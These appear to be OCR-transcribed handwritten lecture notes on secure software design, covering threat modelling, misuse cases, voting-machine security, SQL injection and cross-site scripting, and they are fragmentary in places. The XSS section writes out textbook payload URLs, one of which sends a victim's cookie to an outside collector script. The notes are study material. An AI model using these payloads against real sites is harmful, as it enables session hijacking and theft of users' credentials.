
Parameter manipulation: query string manipulation; HTTP header manipulation

Exception mgmt.

Testing: Improper test data: Most published literature introduce techniques for getting

credential theft.
identical

Holistic approach



- N/w security Tools

Intrusion Detection

Router

Firewall

Switch switches are used separate N/w

IPS Intruders are detected & not allowed to move ahead

(case study 1)

Q1- DFD

How

Misuse case

must be A7 during

Non-Tech staff

attacker


(case study) National level conf at dept of computer engg, VJTI

Q1. construct DFD & algo for distribut paper process & data dictionary for data store - collection of Papers.

How can you [illegible] software life

Misuse case: Basic Knowledge Req' use-case, new use case must be drawn during analysis)

ATTACK



Security provision against Threat in SDLC

Phase	Threats
Analysis	↳ Business goals eg: allowing 24hrs payment of fee via web can yield DoS ↳ Privileges can be given to convenor & organiser acc^n only so that anyone else can't misuse those priviledges
Design	i/p Validat^n : During designing of online form do proper validat^n of name, mail, comment sect^n, abstract sect^n, file upload, & other i/p sect^n authenticat^n authorizat^n : Identify all roles (admin, convenor, organiser, reviewer) properly then give priviledges acc to roles. sensitive mgmt: Acc to sensitive data like payment details, papers shld be given to convenor & organisers only, otherwise there is possibility of n/w eavesdropping, data tampering session mgmt: Once the user login till that user is going to logout his session shld get maintain properly

Crypto

implem


Cryptography: For storing password in db we need encrypted password so key for encrypt & decrypt should be strong so that password will get safe.


implementation: i/p validation & Authentication.


Valid text boxes, remove special character like <, >, from otherwise SQLIA, XSS & BOF is possible

Funct^n for mis use case
1) register ppr
2) reg letter of intent
3) rec w ppr accepted or rejected
4) grp ppr into session.

Eliminate web appl^n design issues




DB server
DB
App
Authorizing
Authenticating & authorizing upstream identity
Auditing


Service Provider
UI / web portal
Attack Detect Module
web server
Conf Mgmt Sys
Sec service Mgmt
Contrib-utn mgmt
preview mgmt
Data acc module
Admin / Role Manager
Attack prevent module
Appl' sys

10 M

Q: Voting Machine Security

Q:1 Several countries in the world - including Germany, Netherlands & the USA - have banned use of EVM. Is there any issue of security design, info security or phy security, cyber crime or any other issue? Justify your obs with reason.

~~About~~


~~Threats~~

~~Analysis~~

↳ Business goals eg: allowing 24 hrs banking

Problem: ↳ Illiterate / old people can misunderstand with symbols
↳ VVPAT slips should be counted or else we won't know what kind of manipulat° is done on the signal.

Modificat° ↳ GUI Design: put camera on machine for phy security.
↳ POH° of VVPAT after CU as printer in computer
↳ Assembly be packed while in custody & counting
⇒ No internet connectivity / no mobile with ppl
Faraday bag or air gapped systems to isolate from radio frequ. signals, including wifi, bluetooth or electromagnetic interferences from mobile, laptops.
⇒ Total Machine wise. In India 10 booth at


10 M
After case study → Threat modelling table
→ Misuse case
Attack & Defense Mech

SQL and XSS will be separate Q.

Q: What is the impact of SQL injection on computing system and what is the defense mechanism

Impact:
Tautologies
Illegal/Logical Incorrect Query
UNION Query
Piggy Backed
Timing


23/11/23

OSWAP Top 10 Attack site

10m H XSS Attacks

→ Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users

→ Examples of such code include HTML code & client side scripts



→ An exploited cross-site ... Pic

A Cross-site scripting (XSS) occurs when a web app gathers malicious data from a user.

→ The data is usually gathered in the form of a hyperlink which contains malicious content within it.

→ The user will most likely click on this link from another website, instant msg, or simply just reading a web board or email msg.

→ After the data is collected by web app, it creates an o/p page for the user containing the malicious data that was originally sent to it but in a manner to take it appear as valid content from website.

sensitive data exposure is also an attack

Soln: encrypt HTTPS/ PGP


-> Attacker can make use of Java scripts to steal cookies for session hijacking

eg: of XSS Inter xss script from i/p

1) simple script injct into a variable / form field

Evr msg gives some info to the attacker that wht sre handling is done

http://localhost/page.asp?variable=<script>alert('Test')</script>



2) Variat on simple variable injct that displays the victim's cookie

http://l.../p...asp?varib=<script>alert(document.cookie)</script>

3) Injct into an HTML tag: injected emails, xss cookies

http://.....?variable="><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>

encrypting
HTTPS instead of HTTP SSL & TLS
PGP ↓
is emails Bank transfer of money
to secure email

4) Injecting HTML BODY = "onload" attribute into a variable.

http . . . . . ? var = % 20 onload = alert (document. domain)

5) Injecting JS into a variable using an img tag

http: // localhost // cgi-bin / script.pl ? name => "'><IMG SRC = "javascript: alert ('xss')">

Types of xss
↳ Non-Persistent (not stored)
↳ Persistent (input of xss is stored)

There is no single std classification of xss flaws.


Some sources further divide these in 2 grps:

↳ traditional (caused by server-side code)
↳ Document Object Model (DOM-) based (in client-side code)

Non - Persistent


These holes show up when the data provided by a web client, most commonly in HTTP query parameters or in HTML form submission is used immediately by server-side scripts.

i) gen page of results for user
ii) w/o properly sanitizing the response
iii) Data is not stored on server



Client server comm

eg:



Alice often visits a particular website which is hosted by Bob. This site allows Alice to login with username/pword pair & store sensitive info, such as billing info.

phishing attack

phishing attack

Mallory observes that the site contains a reflected XSS vulnerability.

Mallory crafts URL to exploit the vulnerability and sends Alice an email, making it look as if it's came from Bob (i.e email is spoofed)

→ Alice visits URL provided by Mallory while logged into Bob's site.

⇒ The malicious script embedded in the URL executes in Alice's browser, as if it came directly from Bob's server.

→ The script steals sensitive info (auth creds, billing info etc) and sends this to Mallory's web server w/o Alice's knowledge.

Persistent

↳ The persistent (or stored) XSS vulnerability is more devastating variant of a cross-site scripting flaw:

→ It occurs when data provided by the attacker is saved by the server and then permanently displayed on "normal" pages returned to others users in the course of regular browsing, w/o proper HTML escaping.

eg: A classic example of this is with online msg boards where users are allowed to post HTML formatted messages for other users to read.

eg:

→ Mallory posts a msg with malicious payload to a social network.
→ When Bob reads the msg, Mallory's XSS steals Bob's cookie.
→ Mallory can now hijack Bob's session & impersonate Bob.
Non persistent XSS converted to persistent.

Traditional vs DOM based

1] Traditional: (server-side)
This xss scripting vulnerabilities would occur in server side code responsible for preparing HTML response to be sent to user

2] DOM based XSS
The pre requisite is for the vulnerable site to have an HTML page that uses data from the
→ document.location?
→ document.URL or
→ document.referrer (or any various other objects which the attacker can influence) in an insecure manner.

Ant of attack XSS

→ In comment sect type ⇒ C x SS vulnerable site will allow the script? post it execute this script on server)

⇒ Web page link

URL type script

Injecting JS into a variable.

1) Comment sect^n

Prevent^n

i) validate fields using regex

([\w+\d+\@\.\-_\=\|+\]* here only words, digits and some special characters (@, ., -, _, +, =) are allowed.

ii) Here < and > is not allowed so it is difficult to write script tag.

2) Web page link

www.cgi.com/page/myfile.php

On trusted web page, put a link to malicious web page.

http://localhost/page.asp?variable=<script>alert(document.cookie)</script>

When you fill any form in fb., type a above script instd of value. eg- address field type script, variable value will be replaced by script.

24/11/23

eg:

<script type = 'text/javascript'>
Alert ('How Disappointing');
</script> ⇒ written in comment section will give an alert

Phishing Link ⇒ redirect to a diff pg.
can be injected

Tools for Detect

4 XSS Me

10M

Data Base Security

DB attacks
→ DOS
→ Exe Code 32 718
→ Overflow
→ XSS
→ Directory Traversal
→ Bypass Somting
→ Gain Info.
→ Gain Privileges
→ SQL Injct
→ File Inclusion
→ Mem. Corrupt
→ CSRF
→ HTTP Response Splitting

Access Control

⇒ SEA Views : DB Security (by cmds acc of tables & attr)

Give cmds to enf for acc ctrl ⇒ Authentication Authorizat°

⇒ Acc control by SQL Model

